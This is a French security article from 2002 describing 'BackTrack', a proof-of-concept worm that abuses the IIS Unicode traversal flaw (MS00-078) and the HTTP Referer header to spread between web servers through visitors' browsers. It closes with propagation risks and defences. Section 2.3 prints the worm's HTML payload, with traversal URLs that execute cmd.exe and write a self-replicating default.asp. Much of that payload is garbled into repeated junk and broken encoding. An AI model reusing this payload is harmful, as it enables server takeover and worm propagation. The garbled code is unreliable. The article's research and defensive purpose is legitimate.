Propagation virale sur le Web Le ver BackTrack

Althes (<u>http://www.althes.fr</u>)

Revision 1 - December 2002

Vincent Royer <vroyer@althes.fr>

1. Introduction

Au cours de ces dernières années, un certain nombre de vers et virii tel que Nimbda, CodeRed ou plus récemment Slapper ont exploité diverses failles de sécurité sur les serveurs web. Généralement, ces vers se propagent en recherchant aléatoirement d'autres cibles sur le réseau. Heureusement, les connexions HTTP initiées depuis un serveur web sont généralement bloquées par les firewalls bien configurés, limitant ainsi la propagation du ver.

Cet article montre comment certaines failles de sécurité sur les serveurs web permettent de construire un ver dont la propagation s'effectue via des requêtes http autorisées. Comme preuve du concept, le ver backtrack est présenté dans cet article. Enfin, nous verrons quels sont les risques de propagation virale sur le web et comment s'en prémunir.

2. Le ver BackTrack

Le ver backtrack infecte les serveurs web et utilise le navigateur des visiteurs suivants pour rebondir et attaquer d'autres serveurs web.

2.1 Vulnérabilité du serveur web

Certaines failles de sécurité de serveur web permettent d'écrire un fichier via une requête http correcte, c'est à dire issue d'un navigateur web standard. Cet accès en écriture nous permet d'écrire un script JSP, ASP ou PHP sur le serveur web (ou tout autre langage de script pour serveur web) en envoyant une requête http particulière. Bien sur, cette attaque défigure le site web, mais le script ainsi écrit peut aussi générer une page HTML contenant à son tour l'attaque.

2.2 Mode de propagation

Le protocole HTTP définit un entête "Referer" dans les requêtes HTTP permettant au client d'indiquer au serveur l'URL de la page contenant le lien visité. Ce mécanisme sert généralement à pister les visiteurs à des fins commerciales !

En utilisant le "Referer" présent dans la requête HTTP, notre script va produire une page HTML qui renvoie l'attaque sur le site web précédemment vu par l'utilisateur au cours de sa

navigation. Ce mécanisme de retro-propagation est assez efficace car il permet d'infecter les sites intranet/extranet faisant référence à des sites internet infectés.

2.3 Le code

Le ver backtrack a été développé en Novembre 2000 alors que je cherchais à exploiter différentes vulnérabilités dans le cadre d'un test intrusif. Backtrack utilise une faille du serveur web de Microsoft, Internet Information Server, qui permettait l'exécution d'une commande sur le serveur lui-même. Cette vulnérabilité (décrite sur http://www.securiteam.com/exploits/6F00M2000A.html) a été largement utilisée par bon nombre de vers et de virii. Le correctif MS00-078 est fourni par Microsoft depuis octobre 2000.

Dans notre cas, le ver BackTrack écrase le script default.asp situé dans le répertoire racine par défaut d'IIS, C:\Inetpub\wwwroot. Une fois infecté, l'internaute qui visite cette page reçoit une page HTML contenant l'attaque dirigée vers le dernier site vu au cour de sa navigation.

Comme le montre le code suivant, ce script produit dynamiquement une page HTML en utilisant l'entête « Referer » fourni dans la requête HTTP. Pour inclure le script dans la page, le script lit le propre fichier dans lequel il est contenu pour s'écrire lui-même, sous la forme d'une query string, dans la page HTML générée. Plusieurs traitements sur cette chaîne permettent de préserver les caractères spéciaux. (Le script est constitué d'une ligne contenant 766 caractères).


Le résultat produit la page HTML suivante. Le lien sur l'image permet de préparer l'attaque en copiant dans un premier temps l'exécutable cmd.exe sous un autre nom.

```
<HTML><BODY><IMG
SRC='http://172.21.1.78/scripts/..%c0%af../winnt/system32/cmd.ex%65?/c+copy+c:\winn
t\svstem32\cmd.ex%65+cmdl.ex%65'><a
href='http://172.21.1.78/scripts/..%c0%af../inetpub/scripts/cmdl.ex%65?/c+echo+%5E%
 3C%25hhh%3DSplit%28Request%2EServerVariables%28%22HTTP%5FREFERER%22%29%2C%22%2F%22%
 29 \% 25 \% 5 E \% 3 E \% 5 E \% 3 C \% 25 i f \% 28 U Bound \% 28 h h h \% 29 \% 5 E \% 3 E 1 \% 29 t h e n + k \% 3 D \% 22 h t t p \% 3 A \% 2 F \% 2 E \% 2 E \% 2 E \% 2 E M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S A M S 
 6hhh \$282 \$29 End + If + \$25 \$5E \$3E \$5E \$3CHTML \$5E \$3E \$5E \$3CBODY \$5E \$3E \$5E \$3CIMG + SRC \$3D \$27 \$5E \$3E \$5E \$3CHTML \$5E \$3E \$5E \$3CHTML \$5E \$3E \$5E \$3CHTML \$5E \$3E \$5E \$3CHTML \$5E \$3CHTML \$5E \$3E \$5E \$3CHTML \$5E \$3
C%25%3Dk%25%5E%3E%2Fscripts%2F%2E%2E%25c0%25af%2E%2E%2Fwinnt%2Fsystem32%2Fcmd%2Eex%
2565%3F%2Fc%2Bcopy%2Bc%3A%5Cwinnt%5Csystem32%5Ccmd%2Eex%2565%2Bcmd1%2Eex%2565%27%5E
%3E%5E%3Ca+href%3D%27%5E%3C%25%3Dk%25%5E%3E%2Fscripts%2F%2E%2E%25c0%25af%2E%2E%2Fin
etpub%2Fscripts%2Fcmdl%2Eex%2565%3F%2Fc%2Becho%2B%5E%3C%25fff%3DServer%2ECreateObje
ct%28%22Scripting%2EFileSystemObject%22%29%2EOpenTextFile%28Server%2EMapPath%28%22d
efault%2Easp%22%29%2C1%2Cfalse%29%2EreadAl1%25%5E%3E%5E%3C%25%3DReplace%28Replace%2
8Replace%28Replace%28Replace%28Server%2EURLEncode%28Replace%28Mid%28fff%2C1%2C716%2
 9%2C%22%25c0%25af%22%2C%22XXX%22%2C1%2C2%29%29%2C%22XXX%22%2C%22%255c0%2525af%22%2
\texttt{C}\$22\$2526\$22\$2C\$22\$255\texttt{E}\$2526\$22\$29\$2\texttt{C}\$22\texttt{e}x\$2565\$22\$2\texttt{C}\$22\texttt{e}x\$252565\$22\$2\texttt{C}\$22\texttt{e}x\$252565\$22\$2\texttt{C}
26Replace%28Replace%28Replace%28Server%2EURLEncode%28Mid%28fff%2C717%29%29%2C%22%25
 3C%22%2C%22%255E%253C%22%29%2C%22%253E%22%255E%253E%22%29%2C%22%250D%250A%22%
```

2C 22 22 22 29 + 825 85 E 83 E 85 E 83 E 82 E 82 E 85 C www root 85 C default 82 E asp 827 85 E 83 E 86 E 83 E 85 E 83 E 85

2.4 Démonstration

La démonstration s'appuie sur deux serveurs Microsoft Internet Information Server 4.0 sous Windows NT 4.0, vulnérables à l'attaque présentée plus haut. La configuration réseau est la suivante :



1 – Un utilisateur télécharge la page d'accueil du serveur beta, au départ propre. Cette page est générée par le default asp en place.




2 – L'utilisateur clique sur un lien renvoyant vers un serveur web déjà infecté par le ver backtrack. En cliquant sur ce lien, il envoie une requête http dont le referer est http://beta.althes.fr et reçoit donc une page qui dirigera l'attaque sur beta



3 – En cliquant sur le lien "here", l'utilisateur attaque sans le savoir le serveur beta et l'infecte. L'action manuelle aurait assez facilement pu être automatisée pour faire de ce virus un véritable ver ne nécessitant aucune action utilisateur pour ce propager.



4 – Le ver BackTrack s'est propagé sur beta, la page par défaut a été remplacée par notre script default.asp.



3. Les risques de propagation sur le web

Evidement, lorsqu'un utilisateur tape directement une URL dans le navigateur web, le referer est absent de la requête HTTP et le ver ne peut se retro-propager. Dans ce cas, notre script aurait pu utiliser un referer aléatoire ou n'importe quel referer fourni par les visiteurs précédents et enregistré dans le fichier de log du server web.

Plus généralement, certains vers ont déjà combiné plusieurs vulnérabilités et modes de propagation mais jamais en utilisant l'historique web comme le carnet d'adresse email pour se propager. Le mode de propagation de backtrack pourrait être généralisé en combinant dans un code viral des attaques web de type client-to-server et server-to-client.

Au départ, un serveur web contaminé attaque les utilisateurs qui le visitent en exploitant une vulnérabilité du navigateur. C'est une attaque du serveur vers le client. Le ver installé sur le poste utilisateur va ensuite trouver de l'adresse de nombreux sites web à attaquer dans :

- L'historique de navigation web.
- Les cookies persistants qui contiennent les URL.
- Les bookmarks web.
- Le cache local du navigateur.

Le ver installé sur le poste client peut ensuite infecter un grand nombre de serveurs web portant ainsi des attaques client-to-server. Malheureusement, ce scénario est tout a fait réalisable techniquement via, par exemple, la vulnérabilité touchant le composant MDAC de Microsoft (voir http://www.cert.org/advisories/CA-2002-33.html). Avec cette vulnérabilité, c'est même plus simple puisque les attaques client-to-server et server-to-client utilisent la même faille affectant à la fois le navigateur Internet Explorer et le serveur Internet Information Server.

Finalement, la diffusion du ver s'effectue via un flux http autorisé et ne nécessite pas de scan réseaux pour trouver d'autres victimes. Les firewalls sont incapables de bloquer ce type de propagation puisqu'il s'agit d'un flux autorisé. Heureusement, les outils de contrôle de contenu web et de détection d'intrusion pourront bloquer cette propagation, tant que le ver n'utilise pas le protocole HTTPS pour se diffuser. Le contrôle du flux chiffré étant évidemment impossible !

4. Conclusion

Fort heureusement, il existe un certain nombre de moyens qui permettent de se prémunir contre ce type de propagation :

- 1. La première recommandation consiste à appliquer les correctifs de sécurité sur les postes utilisateurs et serveurs web. Ces opérations de maintenance doivent s'intégrer dans un cycle périodique de mise à niveau des correctifs.
- 2. Déployez sur les postes utilisateurs un antivirus et/ou un firewall personnel. Vérifiez périodiquement que le logiciel, la politique de sécurité et les signatures sont à jour.
- 3. Pour protéger les serveurs web contre des failles de sécurité avant que le correctif ne soit appliqué, utilisez des outils complémentaires type firewalls applicatifs.

- 4. Utilisez des outils de contrôle de contenu web efficace ou éventuellement des outils de détection d'intrusion. Bien sur, le logiciel, la politique de sécurité et les signatures doivent être à jour! Pour filtrer le flux https sortant, il est possible d'utiliser un proxy HTTPS jouant une attaque de type Man-In-The-Middle pour déchiffrer puis rechiffrer le trafic. Un tel outil est disponible sur http://www.sslstripper.com.
- 5. Authentifiez les utilisateurs accédant à internet. Cette authentification http est facile à mettre en œuvre sur un proxy http mais attention, évitez l'authentification automatique NTLM car celle-ci peut être utilisée implicitement par un cheval de Troie (Cf présentation Defcon 2002 http://www.blackhat.com/presentations/bh-usa-02/sensepost/bh-us-02-sensepost-setiri.ppt).

Au-delà des aspects purement techniques, se pose aussi un certain nombre de questions juridiques. Lorsque la retro-propagation via le navigateur web n'exploite pas de vulnérabilité sur le poste client pour contaminer des serveurs, l'utilisateur, vecteur de la propagation, est-il considéré comme responsable ?

5. Epilogue

La sécurisation du mail et du web signifie aujourd'hui, à la fois l'éradication des codes malicieux et de la confidentialité pour l'utilisateur (privacy en anglais). Or, en l'état actuel des outils disponibles, ces deux objectifs sont contradictoires car le contrôle de contenu sur un objet chiffré est impossible (mail chiffré ou page téléchargée en HTTPS).

Historiquement, les virii ont d'abord pollué la messagerie, nécessitant le déploiement de passerelles antivirus de messagerie à la périphérie des réseaux d'entreprise. Ces solutions freinent aujourd'hui l'utilisation massive de S/MIME ou PGP. A contrario, l'absence de virus propagé via le web et l'essor du commerce électronique ont favorisé l'utilisation généralisée du protocole HTTPS, au détriment du contrôle de contenu sur le flux https.

De la même manière qu'un douanier peut fouiller votre valise aux frontières, l'entreprise devrait techniquement pouvoir casser la confidentialité des données pour en assurer le contrôle de contenu et préserver ses ressources. L'attaque de l'intercepteur sur les protocoles utilisant la cryptographie asymétrique (S/MIME, PGP pour le mail, HTTPS pour le web, SSH, IPSEC, etc ...) permet d'atteindre cet objectif. Au travers des protocoles S/MIME et HTTPS, cet approche est explorée sur http://www.vroyer.org.